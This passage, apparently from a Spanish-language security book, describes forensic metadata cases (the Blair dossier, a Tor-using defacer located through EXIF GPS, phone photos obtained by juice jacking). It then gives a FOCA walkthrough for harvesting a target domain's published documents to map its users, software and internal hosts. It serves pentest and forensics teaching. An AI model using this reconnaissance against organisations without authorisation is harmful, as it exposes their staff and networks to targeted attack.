- *ablackshaw* → *Alison Blackshaw*, asistente personal de la secretaria de prensa del primer ministro.
- *Mkhan* → *Murtaza Khan*, miembro junior del gabinete de prensa del primer ministro.
- *phamill* → *Paul Hamill*, trabajador de la oficina de asuntos exteriores.

Attribute	Value
Users	
Username	MKhan
Username	default
Username	cic22
Username	JPratt
Username	ablackshaw
Username	phamill
Folders	
Folder	C:\DOCUME~1\phamill\LOCALS~1\Temp\
Folder	C:\TEMP\
Folder	A:\
Folder	C:\ABlackshaw\
Folder	C:\WINNT\Profiles\mkhan\Desktop\
Dates	
Creation date	03/02/2003 10:31:00
Printed date	30/01/2003 22:33:00
Modified date	03/02/2003 12:18:00

Imagen 02.09: *Metadatos* en el informe *Blair*

El lector puede realizar este mismo análisis ya que, aunque el gobierno británico eliminó el documento de su *web* al conocerse la noticia en la prensa, el poder de Internet hizo que alguien que lo había descargado previamente lo colgara en un sitio *web* a disposición de cualquiera que quiera estudiarlo.

Localización de un defacer

Este segundo caso estudia los ataques realizados por un ciberdelincuente que logró vulnerar la seguridad de varios sitios *web* pertenecientes a la policía de Estados Unidos. El atacante además, publicó a través de una cuenta *Twitter* los datos privados obtenidos en esas incursiones. Además, tras comprometer los servidores, el atacante sustituía la *web* original por una página con la foto de una señorita mostrando un cartel en el que aparecía el *nickname* del *defacer*, como forma de autopropaganda del delito cometido.

El primer paso para analizar una incursión de este estilo consiste en estudiar los ficheros del registro de acceso (access log) de los servidores comprometidos, que almacenan la información sobre todas las peticiones que se procesan y tienen una estructura similar a la que se muestra en la siguiente línea:

[illegible]

2 *HTTP*://www.computerbytesman.com/privacy/blair.doc

Como puede verse, el fichero de log mantiene información sobre la dirección *IP* del cliente (*host* remoto) que hizo la petición al servidor, la fecha y la hora a la que el servidor recibió la petición, la línea de la petición del cliente (con el método usado, el recurso solicitado y el protocolo utilizado), el código de estado que el servidor envía de vuelta al cliente y el tamaño del objeto retornado sin incluir las cabeceras de respuesta. Por tanto, esta información es fundamental para localizar la dirección *IP* desde la que se produjo el ataque.

A pesar de que parecía evidente que todos los *defacements* se habían realizado por la misma persona, el análisis de los ficheros de registro de acceso de los servidores estableció que las direcciones *IP* origen de las conexiones utilizadas para realizar los ataques a los diferentes servidores provenían de países distintos, lo que hizo sospechar a los forenses que las conexiones podrían ser de la red *TOR*[3] (*The Onion Routing*).

El funcionamiento de este algoritmo es bastante sencillo. Desde el punto de vista del usuario de *TOR* el *software* cliente que se utiliza es un *proxy*. Cuando se ejecuta el cliente *TOR* se descarga una lista de servidores *TOR* (nodos) disponibles y, en base a esta lista, el cliente genera un camino de nodos a través de la red *TOR*. Cada paquete enviado sigue el camino generado, y cada servidor lo reenvía al siguiente nodo hasta que se llega al nodo de salida, que es quien realmente realiza la conexión con el servidor destino al que se esté accediendo. Por tanto, el uso de la red *TOR* impide a los servidores conocer la dirección *IP* real del usuario, ya que a todos los efectos es el nodo de salida quien ha realizado la conexión.

El propio proyecto pone a disposición pública un servicio *web*[4] que permite comprobar los nodos *TOR* de salida que pueden alcanzar un determinado servidor en tiempo real. Realizando una consulta con las direcciones *IP* de los servidores comprometidos, los investigadores comprobaron que, en efecto, las direcciones *IP* origen desde las que se habían realizado los ataques provenían de la red *TOR*.

```
# This is a list of all Tor exit nodes that can contact X.X.X.X on Port 80 #
# [illegible]
BulkExitList.py?ip=X.X.X.X #
1.230.159.176
[illegible].98.158.19[illegible]
[illegible]3.4.16.118
[illegible].4.19.122
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]58
```

Imagen 02.10: Lista de nodos *TOR* de salida

3 *HTTPS*://www.torproject.org/
4 *HTTPS*://check.torproject.org/*CGI*-bin/TorBulkExitList.py

No obstante, realizando un análisis exhaustivo de la imagen fue posible obtener información muy valiosa para la investigación, ya que el autor de los hechos había olvidado limpiar sus *metadatos*. Como la fotografía había sido tomada con un teléfono con posicionamiento *GPS* los datos *EXIF* contenían las coordenadas *GPS* desde la que fue tomada la imagen.




Imagen 02.11: Coordenadas *GPS* en los *metadatos*

Aunque ninguno de los sospechosos residía en la ciudad y la calle correspondiente a estas coordenadas, los investigadores del *FBI* pudieron comprobar que esta dirección coincidía con la de la señorita que uno de los sospechosos tenía catalogada como su novia en su *Facebook*, lo que facilitó que se procediera a su detención.

Seguimiento de movimientos

El análisis de los *metadatos EXIF* de las fotografías pudo utilizarse también en el caso de un famoso delincuente que fue detenido y acusado de haber perpetrado varios robos en casas de lujo de una serie de poblaciones españolas. El sospechoso aportó como testigo en su declaración a su compañera sentimental, la cual afirmaba que había estado con él en otra ciudad los días que se habían cometido los robos.

Sospechando que pudiera tratarse de un falso testimonio los investigadores confiscan el teléfono movil del acusado para tratar de encontrar pruebas de su presencia en estas poblaciones, pero éste se niega a entregar el código pin que protege el acceso al terminal. En un primer momento se trata de realizar un ataque de fuerza bruta, pero el codigo pin resulta ser de una longitud de 11 caracteres, lo que imposibilita desarrollar un ataque de estas caracteristicas. Ademas, la versión del telefono no permite realizar un *jailbreak*, por lo que no se puede extraer demasiada informacion de el.

No obstante, gracias a la técnica conocida como JuiceJacking, los forenses logran descargar todos los datos del usuario y acceder a las fotografías almacenadas en el. El *JuiceJacking* consiste en conectar un cable *USB* al puerto *USB* del telefono, puerto que se usa tanto para cargar el dispositivo como para transferir informacion hacia o desde un ordenador, y tratar de copiar todos los datos almacenados en el dispositivo y en su tarjeta de memoria.

Una vez que los forenses tienen acceso a las imágenes, pueden analizar los *metadatos* de las fotografías tomadas en las fechas en las que se cometieron los robos para tratar de corroborar la version aportada por la testigo en su declaracion y, por tanto, decidir si el acusado debia ser puesto en libertad.

No obstante, tal y como se muestra en la siguiente tabla, con la informacion obtenida con *FOCA* relativa a las coordinadas *GPS*, fechas y horas de las fotografías almacenadas en el telefono del acusado, los investigadores son capaces de demostrar que la testigo habia mentido y que el sospechoso sí habia estado en las ciudades involucradas en el caso los mismos días en los que se perpetraron los delitos.

Delito	Fecha	Metadatos de la fotografía	Ciudad en la que se tomó la fotografía
Robo en un aparcamiento de una urbanización de Sevilla	21 04 12	*GPS* Latitude 37°23'9,419975 N *GPS* Longitude 5°59'29,63997 W Date/Time 2012:04:21 14:23:39	Sevilla
Robo en una casa de Granada	23 04 12	*GPS* Latitude 37°10'52,01998 N *GPS* Longitude 3°35'32,40005 W Date/Time 2012:04:23 20:34:31	Granada
Asalto a un chalé de Valencia	25 4 12	*GPS* Latitude 39°27'16,13995 N *GPS* Longitude 0°21'4,920044 W Date/Time 2012:04:25 17:34:21	Valencia

Delito	Fecha	Metadatos de la fotografía	Ciudad en la que se tomó la fotografía
Robo en una casa de lujo de Las Rozas, Madrid	27/04/12	*GPS* Latitude 40°25'7,680016 N *GPS* Longitude 3°41'35,28008 W Date/Time 2012:04:27 15:04:44	Madrid

Piratería de software

En este último caso se va a suponer que la empresa *Microsoft* ha solicitado una inspección de *software* de una compañía por sospechar que esta puede estar incurriendo en un delito de uso ilegal de *software*.

Antes de conceder la orden de inspección el juez decide solicitar a un perito que evalúe los indicios de utilización de *software* sin licencia por parte de la compañía acusada. Para ello, el perito forense procede a recoger evidencias, que en este caso se trata de documentos públicos disponibles en el sitio *web* de la empresa investigada, con el objetivo de elaborar una lista de *software* usado por esta compañía, determinar qué versiones de diferentes aplicaciones están siendo utilizadas por cada usuario y, en definitiva, lograr esclarecer si existen indicios suficientes para afirmar que algún usuario está utilizando versiones de algún programa sin contar con licencia de uso (por ejemplo, si se comprueba que se ha usado *Microsoft Office 2010* cuando la empresa solo ha comprado licencias de *Microsoft Office 2000*).

Tras localizar, descargar y analizar con *FOCA* algunos de los archivos que la empresa tiene publicados es su *web*, el perito ha preparado la siguiente lista de *software* utilizado para la creación de los ficheros:

1. Adobe Photoshop CS4
2. Writer
3. OpenOffice 3.0
4. OpenOffice 3.2
5. OpenOffice 3.3
6. Microsoft Office 2007
7. Microsoft Office 2010
8. Microsoft Office XP
9. Acrobat Distillier 6.0.0
10. GPL Ghostscript 8.64
11. PDFCreator 0.9.8 Windows
12. GPL Ghostscript 9.05
13. PDFCreator 1.6.2 Windows XP
14. Acrobat Distillier 8.2.0
15. QuarkXPress 1.0
16. Acrobat Distillier 8.2.5
17. Adobe Illustrator CS3
18. FreeHand 10: pictwpstops filter 1.0

Con esta pequeña lista parece evidente que no debe existir una política de versiones de *software* férrea marcada por la dirección de la empresa, ya que se utiliza una importante cantidad de *software* diferente, con múltiples versiones, y una mezcla de *software* gratuito, *software* libre y *software* privativo comercial, lo que podría inducir a pensar que algún usuario de la empresa podría estar usando algún *software* sobre el que no dispone de licencia de uso. Para lograr recopilar un número de evidencias suficiente el forense tendría que descargar todos los ficheros publicados en la *web*, para luego proceder a analizar sus *metadatos*. Este proceso, no obstante, puede resultar largo y tedioso, lo que sirve como motivación para introducir el siguiente apartado del libro, en el que se muestra cómo utilizar *FOCA* para automatizar este tipo de tareas.

2. Information gathering con FOCA

Como se ha estudiado en la sección anterior, la herramienta *FOCA* es capaz de, analizando los *metadatos* de diferentes tipos de ficheros, extraer información relativa a los usuarios que han creado y editado los ficheros, los sistemas operativos que se utilizaron en la edición y el *software* utilizados, rutas locales y remotas, carpetas compartidas, impresoras en red e, incluso, información sobre las *ACLs* de la red.

En el caso del sistema operativo, si se trata de una versión de fichero binario de *Microsoft Office* que utiliza estructuras *OLE*, es posible reconocer siempre que sistema operativo se utilizó. Dentro de esas estructuras *OLE*, existen dos bytes, los llamados *OSH* y *OSL* de los streams *SummaryInformation* y *DocumentSummaryInformation* que guardan la información del sistema operativo. Estos dos valores son actualizados por la *API OLE* cada vez que se hace uso de ella.

Sistema operativo / Software	Valor
* / OpenOffice *	1.0
Macintosh * / Microsoft Office *	3.10
Windows NT 3.51 / Microsoft Office *	3.51
Windows NT 4.0 / Microsoft Office *	4.0
Windows 98	4.1
Windows 2000 / Microsoft Office *	5.0
Windows XP / Microsoft Office *	5.1
Windows Server 2003 / Microsoft Office	5.2
Windows Vista , Windows Server 2008 /	6.0
Windows 7 / Microsoft Office *	6.1

Imagen 02.12: Tabla de valores de *OSH* y *OSL* identificando al sistema operativo

En la *web* de *Microsoft* es posible encontrar una tabla de valores de *OSH* y *OSL* para las últimas versiones de los sistemas operativos *Windows*. Sin embargo, la prueba con muchos documentos nos llevó a descubrir algunos valores más. Algunos han sido encontrados en ficheros *Office* con objetos

OLE creados con *MAC*, con *OpenOffice* y con sistemas más antiguos. La tabla resultante que ha quedado es la siguiente.

Como se puede ver, es posible saber si un fichero ha sido creado con *OpenOffice* o desde un *MAC*, ayudando a la *FOCA*, a pesar de que se hayan limpiado los *metadatos* y la información oculta con utilidades de limpieza de ficheros como (*RHD*) (*Remove Hidden Data*) o con la herramienta de inspección de *MS Office 2007-2013* que veremos más adelante, a descubrir el sistema operativo de un fichero.

Como es evidente, esta información puede resultar muy valiosa en la fase de *Information gathering*, o *Intelligence gathering*, de un test de penetración. Pero tener que localizar y descargar los ficheros del dominio analizado para poder extraer sus *metadatos* puede resultar un proceso complicado y lento, por lo que, desde sus primeras versiones, *FOCA* permite automatizar estas tareas.

Para comenzar con el análisis de un dominio hay que crear un nuevo proyecto introduciendo el nombre de dominio objetivo.

Imagen 02.13: Creación de un nuevo proyecto.

Una vez creado el proyecto, es posible seleccionar el tipo de archivos que *FOCA* va a tratar de localizar para este dominio. Para ello basta con marcar o desmarcar los tipos de ficheros deseados en el cuadro de extensiones.




Imagen 02.14: Cuadro de extensiones.

Ademas de ficheros ofimáticos de la suite de *Microsoft Office* tanto en formato binario, como en formato *XML* (doc, ppt, pps, xls, docx, pptx, ppsx y xlsx), de *OpenOffice* (odt, ods, odg y odp) y de *StartOffice* (sxw, sxc y sxi), *FOCA* es capaz de localizar los siguientes tipos de archivos:

1. PDF (Portable Document Format File)
2. wpd (WordPerfect Document)
3. svg (Scalable Vector Graphics File)
4. svgz (archivo SVG comprimido)
5. indd (Adobe InDesign Document)
6. rdp (Remote Desktop Configuration File)
7. ica (Citrix ICA File)

Aunque no aparezcan en la lista, hay que tener presente que muchas extensiones de *Microsoft Office*, *Apple iWork* o documentos *PDF* para el intercambio de datos también son analizables por el motor que lleva incorporado *FOCA*, pero no están dentro de la lista de ficheros que se buscan automaticamente. En el caso de querer analizarlos se deberian localizar con las opciones de busqueda personalizada que se vera mas adelante en el libro. Algunos de esos formatos deberán ser cambiados de extensión antes de poder ser analizados.

El siguiente paso es seleccionar los motores de busqueda que *FOCA* utilizará para tratar de encontrar ficheros de los tipos de archivos que han sido seleccionados que se encuentren publicados en Internet para el dominio objetivo.

La razón por la que *FOCA* permite seleccionar más de un buscador es que éstos no son perfectos; ningun buscador es capaz de encontrar todos los documentos publicados de un determinado dominio y no todos localizan los mismos ficheros, debido, por ejemplo, a las implementaciones que realizan del operador *FILETYPE*, el analisis de binarios o los archivos contenedores.

Como se puede ver en la imagen 02.15, realizando una busqueda combinada se aprovecha la potencia de todos ellos y es posible encontrar el máximo numero de los documentos publicados en la *web*.




Imagen 02.15: Documentos localizados por diferentes motores de búsqueda

Hay que mencionar que el ejemplo mostrado en la figura anterior se llevó a cabo antes de que Exalead obligara al usuario a introducir un captcha por cada búsqueda realizada. Por tanto en la actualidad es poco recomendable, por lo incómodo que resulta, utilizar este buscador.

En los capítulos 3 y 4 se estudiarán con detalle todas las opciones de configuración del programa, que permiten personalizar el análisis respecto a las técnicas de descubrimiento de la red, las técnicas de *fingerprinting* o las vulnerabilidades que tratarán de descubrirse. Por el momento, dado que este capítulo está centrado en el análisis de *metadatos*, se dejarán todas esas opciones marcadas por defecto.

De esta forma, una vez seleccionados los tipos de ficheros y los motores de búsqueda, tan sólo es necesario pulsar sobre el botón "*Search All*" para que *FOCA* comience a buscar todos los documentos publicados para el dominio del proyecto.

Custom search

Id	Type	URL	Download	Download Date	Size	Analized
0	doc	http://informatica.gonzalonazareno.org/redmine/attachm	×	-	432 KB	×
1	doc	http://informatica.gonzalonazareno.org/redmine/attachm	×		777.5 KB	×
2	doc	http://informatica.gonzalonazareno.org/plataforma/plugi	×			×
3	doc	http://informatica.gonzalonazareno.org/plataforma/plugi	×		81.5 KB	×
4	php	http://informatica.gonzalonazareno.org/plataforma/mod	×		38,5 KB	×
5	php	http://informatica.gonzalonazareno.org/plataforma/mod	×		5,79 MB	×
6	php	http://informatica.gonzalonazareno.org/plataforma/mod/	×			×
7	ppt	http://informatica.gonzalonazareno.org/plataforma/plugi	×		147 KB	×
8	ppt	http://informatica.gonzalonazareno.org/plataforma/plugi	×		113 KB	×
9	php	http://informatica.gonzalonazareno.org/plataforma/mod	×		76.5 KB	×
10	ppt	http://informatica.gonzalonazareno.org/plataforma/plugi	×		229 KB	×
11	pdf	http://informatica.gonzalonazareno.org/plataforma/file.p	×		59.25 KB	×
12	pdf	http://informatica.gonzalonazareno.org/plataforma/plugi	×		4.2 MB	×
13	pdf	http://informatica.gonzalonazareno.org/plataforma/plugi	×		744.26 KB	×
14	pdf	http://informatica.gonzalonazareno.org/plataforma/plugi	×		222.43 KB	×

Imagen 02.16: Documentos encontrados por *FOCA* para un dominio objetivo

Como puede observarse en la imagen 02.16, para cada fichero localizado *FOCA* muestra el tipo de archivo, su dirección *Url* - que utilizará siempre como elemento comparador para no descargar ficheros duplicados - y, si se selecciona la opción "Usar el método *HEAD* para obtener el tamaño de los ficheros" en la pestaña *Metadatos* del menú Opciones, el programa también nos informa de su tamaño.

Hacer uso de la opción de *HEAD* es especialmente útil cuando lo que se quiere es hacer una demostración o una prueba rápida. Una vez que se tenga la lista de ficheros descubiertos con *FOCA*, se podrá ordenar la lista por tamaños de menor a mayor y así descargar sólo aquellos que tengan un menor peso.

FOCA realiza todo el análisis de los *metadatos* que contienen los ficheros en el disco duro local, por lo que es necesario descargar los ficheros al equipo antes de poder analizarlos y tener suficiente espacio disponible para guardarlos. Una vez descargados se podrán añadir todas las veces que se quieran a proyectos de *FOCA* para volver a ser analizados en cualquier momento.

Para descargarlos, es suficiente con pinchar en el botón derecho sobre cualquiera de los ficheros localizados. Allí se selecciona la opción "*Download All*" para descargar todos. En la pestaña *Metadatos* del menú Opciones puede elegirse el número de ficheros a descargar de forma simultánea para que el usuario pueda adecuar el comportamiento del programa a los recursos de memoria y ancho de banda de los que disponga.

En la versión *Free* el número de ficheros a descargar en paralelo está limitado a 2, mientras que los usuarios de la versión *Pro* pueden escoger el número que deseen. Las diferencias entre las funcionalidades ofrecidas por una y otra versión de *FOCA* se analizan en detalle en el capítulo 5.

Imagen 02.17- Descargar todos los ficheros localizados para un dominio

Imagen 02.18- Extraer los *metadatos* de los documentos descargados

Si se desea descargar un único fichero o un grupo de ellos, también se puede hacer, simplemente marcándolos y dando a la opción *Download*. Una vez descargados, se sabrá que todo ha ido bien por el punto verde en la columna de *Downloaded* - *FOCA* podrá analizar los *metadatos* de cada fichero y crear una entrada para cada uno de ellos en la sección de Documentos del panel de *Metadatos*, organizándolos por tipo de archivo.

Además, tal y como se muestra en la imagen 02.19, en la sección de *Resumen de Metadatos FOCA* organiza en categorías la información encontrada en todos los archivos, de forma que es posible ver de un vistazo todos los usuarios que se han encontrado, el *software* utilizado para su creación, las carpetas compartidas descubiertas, etcétera.

Project Report Tools Options TaskList Plugins About

informatica.gonzalonazareno.org
Network
Domains
Roles
Vulnerabilities
Metadata
Documents (44/63)
doc (4)
pdf (38)
ppt (2)
Metadata Summary
Users (19)
Folders (10)
Printers (3)
Emails (0)
Operating Systems (3)
Passwords (0)
Servers (0)

Attribute	Value
All software found (30)	Times found
OpenOffice	2
Microsoft Office	5
Acrobat Distiller 8.1.0	1
PScript5.dll Version 5.2.2	2
Writer	10
OpenOffice 3.3	2
Impress	5
OpenOffice 3.2	6
Windows NT 4.0	1
GNU Ghostscript 7.05	1
Pages	5
Mac OS X 10.5.2 Quartz PDFContext	5
OpenOffice 3.1	2
LaTeX with beamer class version 3.07	2
pdfTeX-1.40.10	1
LaTeX with 'moderncv' package	1
LaTeX	1
doPDF Ver 6.0 Build 253 (Windows XP x32)	1
OpenOffice 2.4	2
Microsoft Office XP	2

Imagen 02.19: Resumen de *Metadatos*

La extracción de *metadatos* se hará también de forma completa o individual, y navegando hacia un documento concreto se podrá ver exactamente toda la información que *FOCA* ha extraído de él. Por comodidad, también es posible abrir el documento directamente desde *FOCA* con la opción "*Open*" disponible en el menú contextual que sale al hacer clic con el botón derecho sobre el archivo que se está analizando.

El último paso para hacer que toda la información de *metadatos* que contienen los documentos descargados por *FOCA* sea analizada de forma eficiente consiste en analizar los *metadatos* obtenidos con el fin último de poder pintar parte de la red de la organización de la que se han descargado los archivos.

Esta operación se hace seleccionando la opción "Analize *Metadata*" que se encuentra en el menú contextual del panel de documentos o directamente desde el nodo *Metadata* en el árbol del panel de la izquierda de la herramienta.

Con esa opción *FOCA* va a unir toda la información disponible que se ha obtenido tratando de reconocer qué documentos han sido creados desde el mismo equipo y qué servidores y clientes se pueden inferir de ellos.




Imagen 02.20 Análisis de *metadatos*.

La forma en la que *FOCA* trabaja es sencilla. Primero creará un nodo - equipo de la red interna - por cada documento descargado. Después, mirando las propiedades que tienen los documentos en los *metadatos*, tratará de reconocer cuándo los *metadatos* son lo suficientemente iguales para que se pueda inferir que ambos fueron creados desde el mismo equipo. Algunas veces se podrá comprobar cómo en el mismo equipo hay diferentes versiones de *software*, lo que implica que el equipo ha sido actualizado.

Tras realizar este análisis *FOCA* muestra nueva información en la sección de clientes de la red, creando una entrada para equipo descubierto, donde podemos ver su Sistema Operativo, los usuarios que han podido descubrirse y los documentos que se han utilizado para inferir esta información.




Imagen 02.21: Clientes de la red

Si hubieran sido descubiertos servidores, no es el caso de la imagen superior, aparecerían directamente bajo el nodo Servers del árbol de *Network* que se puede ver. Además, si se hubieran descubierto direcciones *IP* también aparecerían como nodos. Sobre los servidores, ya tengan dirección *IP* o sean "*Unlocate Servers*" - servidores sin dirección *IP* ni *Fully Qualified Domain Name* -, se podrán lanzar una serie de herramientas desde el botón derecho del ratón para analizarlos, como escaneos de segmentos de red, o utilidades de *fingerprinting*.

Preparando un ataque dirigido con FOCA

Con el objetivo de mostrar el tipo de acciones que un atacante podría llevar a cabo con la información que *FOCA* obtiene al analizar los *metadatos* de los ficheros publicados en un dominio objetivo, se va a tomar como ejemplo el mayor incidente de seguridad sufrido por el *Pentágono*, que se produjo al insertar un pendrive en un portátil de uno de sus trabajadores mientras se encontraba en una misión en Oriente Próximo. Este pendrive contenía un código malicioso que se propagó sin ser detectado y que fue capaz de transferir datos sobre planes de operaciones del gobierno de Estados Unidos a redes extranjeras.

Pentagon breached by foreign hacker

